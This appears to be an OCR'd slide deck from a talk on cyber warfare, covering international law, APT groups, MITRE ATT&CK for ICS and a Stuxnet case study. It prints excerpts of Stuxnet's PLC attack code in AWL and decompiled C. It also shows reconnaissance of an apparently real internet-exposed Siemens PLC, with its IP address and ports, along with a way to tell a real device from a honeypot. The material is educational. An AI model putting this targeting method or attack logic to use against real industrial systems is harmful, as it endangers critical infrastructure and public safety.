Cyber Warfare

@LegendaryPatMan Paddy@legendary.industries

Topics Covered

War, Warfare and Weapons in the 5th Domain

Assessing Advanced Persistent Threat Actors

The First Weapon

The Olympic Games

Repurposing Stuxnet

Developments Since The Olympic Games?

Sources & Resources

Q&A

War, Warfare and Weapons in the 5th Domain

International Law

War is a concept of International Law. It is;

> The set of laws that govern relations between countries, as established by custom and agreement.

international law. (n.d.) *Collins English Dictionary – Complete and Unabridged, 12th Edition 2014*. (1991, 1994, 1998, 2000, 2003, 2006, 2007, 2009, 2011, 2014). Retrieved January 22 202

What is a State?

A State may exercise control over cyber infrastructure and activities within its sovereign territory.

State

> *Possess the following qualifications: (a) a permanent population; (b) a defined territory; (c) government; and (d) capacity to enter into relations with the other states.*

Sovereignty

> *The diplomatic recognition of the state's claim to statehood*

https://msuweb.montclair.edu/~furrg/research/mlg09/state_international_law.html

What is War and Warfare?

War

Is a state of armed conflict between states, governments, societies, or informal paramilitary groups, such as mercenaries, insurgents and militias. It is generally characterized by extreme violence, aggression, destruction, and mortality, using regular or irregular military forces.

Warfare

Refers to the common activities and characteristics of types of war, or of wars in general.

https://en.wikipedia.org/wiki/War

To Go To War…

You need to be attacked in a way that violates your sovereignty such that;

- It triggers your right to self defence, OR
- To be brought into a just and legal war by mutual self defence treaty, OR
- To be granted the right to attack by vote at the UN Security Council

Tallinn Manual

- International Law applied to Cyber Warfare and it is the widest current consensus on the topic
- Dense 215 page document
- Written by mostly NATO nations though everyone was invited to participate
- Built on an analysis of international law from 1868 going forward in time

Cyber Operations

The term 'cyber operations' refers to the employment of cyber capabilities with the primary purpose of achieving objectives in or by the use of cyberspace


Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 24 [online] Available at http://csef.ru/media/articles/3990/3990.pdf

Cyber Attacks

A cyber attack is a cyber operation, whether offensive or defensive, that is reasonably expected to cause injury or death to persons or damage or destruction to objects

Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 41 [online] Available at http://csef.ru/media/articles/3990/3990.pdf

Parties Involved



Cyber Command, NSA TAO, GCHQ, Unit 8200, FSB, GRU, Unit 61398

Sandworm, Cosy Bear, Fancy Bear, GhostNet

Iranian Cyber Army, ISIS etc

Rocke, Emotet

https://twitter.com/marasawr/status/1034856944090206208?s=19

Types of Warfare in the 5th Domain

- Espionage
- Sabotage
- Denial of Service
- Disruption of Civil Services
- Propaganda
- Economic Disruption

Espionage

Flame, from the US?

- The most sophisticated and complex malware to date (20MB+)
- Kaspersky started reversing in 2012 and if they are still going, they will be done in 2 years approx.
- Capable of recording basically everything on a Windows system
- Capable of spreading by any imaginable way
- No one yet knows it’s full capabilities

https://securelist.com/the-flame-questions-and-answers/34344/

Sabotage

- Shamoon, used by maybe Iran (?) on Saudi Aramco and RasGas
  - Shamoon infected the system and waited until Ramadan when everyone was away
  - RawDisk then wiped the MBR destroying the entire infrastructure of both companies

https://darknetdiaries.com/episode/30/

Denial of Service

The Great Cannon & Great Firewall, China isn’t a fan of certain projects on GitHub (Great Fire & NY Times China)

- Block GitHub
- MITM Chinese users accessing GitHub
- Uses JS distributed to Chinese internet users to send traffic to GitHub which hit 1.3Tbps

https://malicious.life/episode/episode-33/

Disruption of Civil Services

Russian APT Sandworm has taken down power grid in Ukraine

- BlackEnergy used to take control of ICS and SCADA systems
- Destruction or disabling of IT Infrastructure with KillDisk
- DOS the call centre to prevent customers getting updates on the return of power during December

https://www.wired.com/story/russian-hackers-attack-ukraine/

Propaganda

Fake news and Social Media are used to disseminating hoaxes, propaganda and disinformation

Most of the major nations in terms of cyber capabilities have a program

Economic Disruption

- WannaCry, from LAZARUS Group of North Korea
  - Ransomware became a worm using EternalBlue
  - Believed to be used to generate hard currency
  - Degraded the capabilities of the NHS, Merck Pharmaceuticals and Maersk Line

https://www.theguardian.com/technology/2017/dec/30/wannacry-petya-notpetya-ransomware

What is a Weapon?

Weapon’s are;

Arms or armament is any implement or device that can be used with intent to inflict damage or harm.

In broader context, weapons may be construed to include anything used to gain a tactical, strategic, material or mental advantage over an adversary or enemy target.

https://en.wikipedia.org/wiki/Weapon

Cyber Weapons

In terms of a weapon being

> *Anything used to gain a tactical, strategic, material or mental advantage over an adversary or enemy target.*

Tools like Flame, Shamoon, The Great Cannon and BlackEnergy were targeted and used to gain tactical, strategic, material or mental advantage

Is *Cyber War/Warfare* a Good Term?

Tomas Rid argued that;


> *All politically motivated cyber attacks are merely sophisticated versions of sabotage, espionage, or subversion and that it is unlikely that cyber war will occur in the future*

Paulo Shakarian argued that it is similar to Clausewitz defined war;

> *Cyberwarfare is an extension of policy by actions taken in cyberspace by state actors*

1. https://doi.org/10.1080%2F01402390.2011.608939
2. Shakarian, P., Ruef, A. and Shakarian, J. (2013). *Introduction to cyber-warfare*. 1st ed. Amsterdam [Netherlands]: Morgan Kaufmann Publishers, an imprint of Elsevier, p.2.

Can you really have a Cyber War?

Uses a Weapon?	*Anything used to gain a tactical, strategic, material or mental advantage*	
Used a form of Warfare?	*common activities and characteristics of types of war*	
Meets the definition of War?	*extreme violence, aggression, destruction, and mortality,*	

Can Cyber War Be Justified?

… the International Group of Experts could achieve no consensus as to whether the placement of malware that causes no physical damage (as with malware used to monitor activities) constitutes a violation of sovereignty.

Schmitt, M. N. (2013) *Tallinn Manual on the International Law Applicable to Cyber Warfare*. Cambridge: Cambridge University Press, pp. 25 [online] Available at http://csef.ru/media/articles/3990/3990.pdf

The Requirement is Physical?

Flame for Espionage?

Shamoon for Sabotage?

The Great Cannon for DoS?

BlackEnergy for Disruption of Civil Services?

Propaganda?

WannaCry for Economic Disruption?

Arms Control Measures

- The goal is to restrict use or proliferation of such weapons
- You can’t really restrict what you don’t know exists
- Unlike conventional weapons, if you use a weapon, loose a weapon or have a weapon stolen, it can be easily reversed and proliferates

The Shadow Brokers

The Shadow Brokers dumped exploits over a period of two years from the NSA and while some were already burned and patched, EternalBlue was used by WannaCry within 2 weeks and NotPetya within a month.

DoublePulsar was immediately used as part of backdoor and malware delivery platform for WannaCry

Digital Geneva Convention

Don’t target Tech Companies, the Private Sector or Critical Infrastructure

Assist Private Sector efforts in defence and response to events

Don’t stockpile vulns, report them to vendors

Ensure that Cyber Weapons targeted, limited, precise and not reusable

Commit to non-proliferation of Cyber Weapons

Limit offensive operations to prevent a larger event

https://blogs.microsoft.com/on-the-issues/2017/02/14/need-digital-geneva-convention/

Assessing Advanced Persistent Threat Actors

Models To Assess APT's

Cyber Kill Chain

- Can be indecipherable walls of text

Tactics, Techniques, and Procedures (TTP)

- A matrix the provides a visual representation of an attack

https://mwi.usma.edu/stuxnet-digital-staff-ride/

TTP

Tactics

The stages of an attack; Evasion, Persistence

Techniques

How a given tactic is achieved; MITM, rootkit

Procedures

The combination of Tactics and Techniques to generate an attackers procedure; Access via spear phishing

https://azeria-labs.com/tactics-techniques-and-procedures-ttps/

Initial Access	Execution	Persistence	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Program State	Hooking	Exploitation for Evasion	Control Device Identification	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Indicator Removal on Host	I/O Module Discovery	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Change Program State	Denial of Control
Engineering Workstation Compromise	Execution through API	Program Download	Masquerading	Network Connection Enumeration	External Remote Services	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Masquerading	Denial of View
Exploit Public-Facing Application	Graphical User Interface	Project File Infection	Rogue Master Device	Network Service Scanning	Program Organization Units	Detect Program State		Block Reporting Message	Modify Control Logic	Loss of Availability
External Remote Services	Man in the Middle	System Firmware	Rootkit	Network Sniffing	Remote File Copy	I/O Image		Block Serial COM	Modify Parameter	Loss of Control
Internet Accessible Device	Program Organization Units	Valid Accounts	Spoof Reporting Message	Remote System Discovery	Valid Accounts	Location Identification		Data Destruction	Module Firmware	Loss of Productivity and Revenue
Replication Through Removable Media	Project File Infection		Utilize/Change Operating Mode	Serial Connection Enumeration		Monitor Process State		Denial of Service	Program Download	Loss of Safety
Spearphishing Attachment	Scripting					Point & Tag Identification		Device Restart/Shutdown	Rogue Master Device	Loss of View
Supply Chain Compromise	User Execution					Program Upload		Manipulate I/O Image	Service Stop	Manipulation of Control
Wireless Compromise						Role Identification		Modify Alarm Settings	Spoof Reporting Message	Manipulation of View
						Screen Capture		Modify Control Logic	Unauthorized Command Message	Theft of Operational Information
								Program Download		
								Rootkit		
								System Firmware		
								Utilize/Change Operating Mode		

TTP

Mitre ATT&K

A attacker Matrix for describing how an attack behaves and when used with the knowledgebase to defeat the attacker

ATT& ICS

Matrix specific to ICS/SCADA systems

1. https://attack.mitre.org/
2. https://collaborate.mitre.org/attackics/index.php/Main_Page

ICS & SCADA?!

ICS - Industrial Control System

A Control systems and associated instrumentation used for industrial process control.

SCADA - Supervisory Control and Data Acquisition

The front end for an ICS system that allows you to interact with ICS

The First Weapon

The First Weapon

In 1982 the Soviets stole an ICS system in Canada, the CIA knew it was coming

The CIA modified the software in some form to change pump speeds if pumps were connected

Pumps were connected, on the Trans-Siberian Pipeline Explosion

http://jeffreycarr.blogspot.com/2012/06/myth-of-cia-and-trans-siberian-pipeline.html

The Olympic Games

“*This has the whiff of August 1945. Somebody just used a new weapon and this weapon will not be put back into the box*”

General Michel Hayden, DCIA

The Olympic Games

Background to Enriching Uranium

Stuxnet

Exploits

The Attack

The Olympic Games

- Said to be a joint project of the NSA, CIA and Unit 8200
- Designed to sabotage and disrupt uranium enrichment at Natanz in Iran
- Potentially spawned the family of malware
  - Stuxnet, Duqu, Flame
- The family is unusual for being huge in size


Background to Enriching Uranium

Gas Centrifuge

U235 is the goal but is only 0.7% of natural uranium the rest is U238

Injecting UF6 into Centrifuge and spinning it up forces U238 outwards and downwards due to it's mass

U235 goes upwards and stays inwards and is collected at the top.



http://www.cedarsrevolution.net/jtphp/images/stories/Lebanon/Intelligence/iran-nukes/new-centrifuges.jpg

Centrifuge Cascades

Grouped Centrifuge's which feed each other with the remaining U238 from each previous stage to get more U235

https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf

Stuxnet

Stuxnet

The first known physically destructive Malware

Very modular design with the option to use up to 28 exploits

A worm designed NOT to propagate unless;

- A USB key is used
- The system is Windows 7,
- Siemens PCS 7, WinCC and STEP7 software is installed and is connected to Siemens S7 PLCs

Stuxnet

If the worm should propagate;

- A rootkit was installed to hide it’s infection
- 4 zero days were used to exploit Windows, the Siemens software and the PLC

Stuxnet

This is just gaining access and spreading in networks. The attack only begins if;

- The PLC has a 6ES7-315-2 CPU
- A Profibus CP 342-5 communication module is present
- Fararo Paya KFC750V3 OR Vacon NX 9500h variable frequency drive is present

Exploits

Exploits - Windows

- Stolen Digital Certs
  - Stolen from Jmicron and Realtek
  - Jmicron make controllers for USB, SATA, PATA and RAID systems
  - Realtek make audio and network controllers
  - Both companies need kernel mode divers
  - Stuxnet used these to bypass code signing protections to install the rootkit

Exploits - SIMATIC Manager

- Default database password for SCADA application, plus SQL injection, plus forced SQL execution
- Hijacking the legitimate driver DLL
- Executing arbitrary code in project folders of the engineering software

Exploits – Step 7

Code injection to any operation block, taking priority over legitimate code

Hooking system functions

I/O Filter & faker

Exploits - Human & Physical

Dutch Intelligence had a sleeper inside Natanz

The US built a copy of the facility for testing

Extensive OSINT gave away the rest

https://news.yahoo.com/revealed-how-a-secret-dutch-mole-aided-the-us-israeli-stuxnet-cyber-attack-on-iran-160026018.html
https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf

MS08-067

A specially crafted RPC request can be used to get remote code execution and used to turn Stuxnet into a worm

Can be run without authentication

Borrowed from Conficker Worm

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067

MS10-046

Executes code by having a Windows shortcut file be indexed by File Explorer or `cmd`

Exploit gives malware the same privileges as the logged in user

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-046

MS08-061

Elevate malware's privileges by

- Passing specially crafted parameters from a parent window to a newly created child window, OR
- Uses a Double Free vuln in Windows Exception handling, OR
- An attacker uses a specially crafted application to corrupt Windows Kernel memory


https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-061

The Attack

The Attack

- Ideally, at Natanz a centrifuge should spin at 1064Hz to enrich uranium sufficiently
- Stuxnet spun it to 1410Hz and then down to 2Hz over 21 seconds before going back to 1064Hz
- If operators noticed yields dropping, Stuxnet used recorded telemetry to lie to operators

Why all of this effort?



https://www.langner.com/2011/01/stuxnet-eats-leu/

Why all of this effort?

- Running at 1410Hz is enough to stop separating U238 and U235 so you just get waste centrifuge tails
- 2Hz isn’t nearly enough to separate them either so you again get waste centrifuge tails
- Changing speed quickly can cause the centrifuge to jam or to tear itself apart

Repurposing Stuxnet

Repurposing Stuxnet

- Most of Stuxnet is Zero Days to get into a facility and only part of it is actually manipulating ISC's and SCADA systems
- The actual attack code isn't compiled and is written in AWL

```
SET
 SAVE
 = L60.1
 AUF DB8063
 L DBW25818
 L 0
 <I
 L DBW25818
 L 7
 = L60.2
 >I
 O L 60.2
 SPBN M000
 SET
 = DBX25828.1
 U L 60.1
 SAVE
 BEA
M000: AUF DB8063
 L DBW25818
 L 2
 >=I
 L DBW25818
 L 6
 = L60.2
 <=I
 U L 60.2
 SPBN M001
 UC FC6070
M001: AUF DB8063
 L DBW25818
 T LW62
 L 0
 TAK
 ==I
 SPB M002
 SPA M003
M002: UC FC6064
 P#V 60.2
 U L 60.2
 = DB8063.DBX25824.0
 UC FC6063
 U DBX 25824.0
 SPBN M004
 L 0
 T DBW25820
 T DBW26610
 L 1
 T DBW25818
 SPA M004
M003: L 1
 L LW62
 ==I
 SPB M005
 SPA M006
M005: AUF DB8063
 CLR
 U DBX 25824.3
 NOT
 SPBN M007
 UC FC6080
 P#V 60.2
 U L 60.2
 = DBX25824.3
M007: UC FC6063
 AUF DB8063
 L DBW25820
 L DBW21432
 <I
 SPBN M008
 L DBW25820
 L 1
 +I
 T DBW25820
 SPA M009
M008: L 2
 AUF DB8063
 L DBW21432
 *I
 L DBW25820
 TAK
 <I
 U DBX 25824.3
 SPBN M009
 L DBW25820
 L 1
 +I
 T DBW25820
M009: L 2
 AUF DB8063
 L DBW21432
 *I
 L DBW25820
 TAK
 >=I

U DBX 25824.3
 SPBN M004
 L 0
 T DBW25820
 SET
 = DBX25824.2
 L DW#16#FFFFFFFF
 T LD26
 L B#16#2
 T LB61
 AUF DI8061
 L DID0
 T LD64
 UC FC6084
 P#V 61.0
 P#V 64.0
 P#V 26.0
 P#V 34.0
 L LD26
 L DW#16#1
 ==D
 SPBN M010
 SET
 = DBX25828.1
M010: L 2
 AUF DB8063
 T DBW25818
 SPA M004
M006: L 2
 L LW62
 ==I
 SPB M011
 SPA M012
M011: AUF DB8063
 L DBW25820
 L 0
 ==I
 SPBN M013
 L 1
 T LW64
 L W#16#1F7F
 T LW66
 L DW#16#840341A0
 T LD68
 UC FC6078
 P#V 64.0
 P#V 50.0
 P#V 66.0
 L 1
 T LW64
 L W#16#1F7E
 T LW66
 L DW#16#84000020
 T LD68
```

Cross Compile AWL into C

```
void FC6082()
{
  if(DB8063.state < 0 || DB8063.state > 7)
  {
    DB8063.error_flag = 1;
    return;
  }
  if(DB8063.state >= 2 && DB8063.state <= 6)//attack in progress
  {
    FC6070();//save electrical inputs and write to selected outputs (1..164)
  }

  //ATTACK STAGE 0

  if(DB8063.state == 0) //state 0: Wait for strike condition
  {
    DB8063.go_attack = FC6064(); //check strike condition
    FC6063(); //save inputs (1..25)
    if(DB8063.go_attack == 1)
    {
      DB8063.cascade = 0;
      DB8063.input_buf_index = 0;
      DB8063.state = 1;
    }
  }
```

86.45.41.165 86-45-41-165-dynamic.agg2.kny.prp-wtd.eircom.net

Industrial Control System

City	Raphoe
Country	Ireland
Organization	Eircom
ISP	Eircom
Last Update	2018-01-02T05:22:58.753130
Hostnames	86-45-41-165-dynamic.agg2.kny.prp-wtd.eircom.net
ASN	AS5466

Ports

102 2000

Services

102
tcp
s7

```
Copyright: Original Siemens Equipment
PLC name:
Module type: CPU 315-2 DP
Unknown (129): Boot Loader           A
Module: 6ES7 315-2AG10-0AB0  v.0.5
Basic Firmware: v.2.6.11
Module name: CPU 315-2 DP
Serial number of module:
Plant identification:
Basic Hardware: 6ES7 315-2AG10-0AB0  v.0.5
```

Let's Do Some Recon

Step 7 PLC in Ireland

Directly Connected to the Internet

Has a vulnerable 315-2 CPU

Port 2000 is open to read and write data

Could It be Anything Else?

It could be a honeypot like this

80
tcp
http

```
HTTP/1.1 200 OK
Date: Sun, 07 Jan 2018 18:56:45 GMT
Last-Modified: Tue, 19 May 1993 09:00:00 GMT
Content-Type: text/html
Set-cookie: path=/
Content-Length: 579
```

102
tcp
s7

Conpot

```
Location designation of a module:
Copyright: Original Siemens Equipment
Module type: IM151-8 PN/DP CPU
PLC name: Technodrome
Module: v.0.0
Plant identification: Mouser Factory
OEM ID of a module:
Module name: Siemens, SIMATIC, S7-200
Serial number of module: 88111222
```

161
udp
snmp

```
Siemens, SIMATIC, S7-200
```

623
udp
ipmi

```
\x06\x00\xff\x07\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

44818
tcp
ethernetip


Rockwell Automation/Allen-Bradley

```
Product name: 1756-L61/B LOGIX5561
Vendor ID: Rockwell Automation/Allen-Bradley
Serial number: 0x006c061a
Device type: Programmable Logic Controller
Device IP: 0.0.0.0
```


Can we verify it isn't a Honeypot

We can use mtr to ping and traceroute

ICS systems can't respond to pings but honeypots do



Hostname	Loss	Snt	Last	Avg	Best	Worst	StDev
compalhub.home	0.0%	3	3	3	3	4	0.00
???	100.0%	2	0	0	0	0	0.00
ie-dub01a-rc1-ae14-0.aorta.net	0.0%	2	18	19	18	20	1.00
ie-dub01a-ri1-ae63-0.aorta.net	0.0%	2	110	65	19	110	63.87
lag-40.br1.6cr.border.eircom.net	0.0%	2	20	18	17	20	2.00
???	100.0%	2	0	0	0	0	0.00



Hostname	Loss	Snt	Last	Avg	Best	Worst	StDev
compalhub.home	0.0%	5	5	6	3	15	5.12
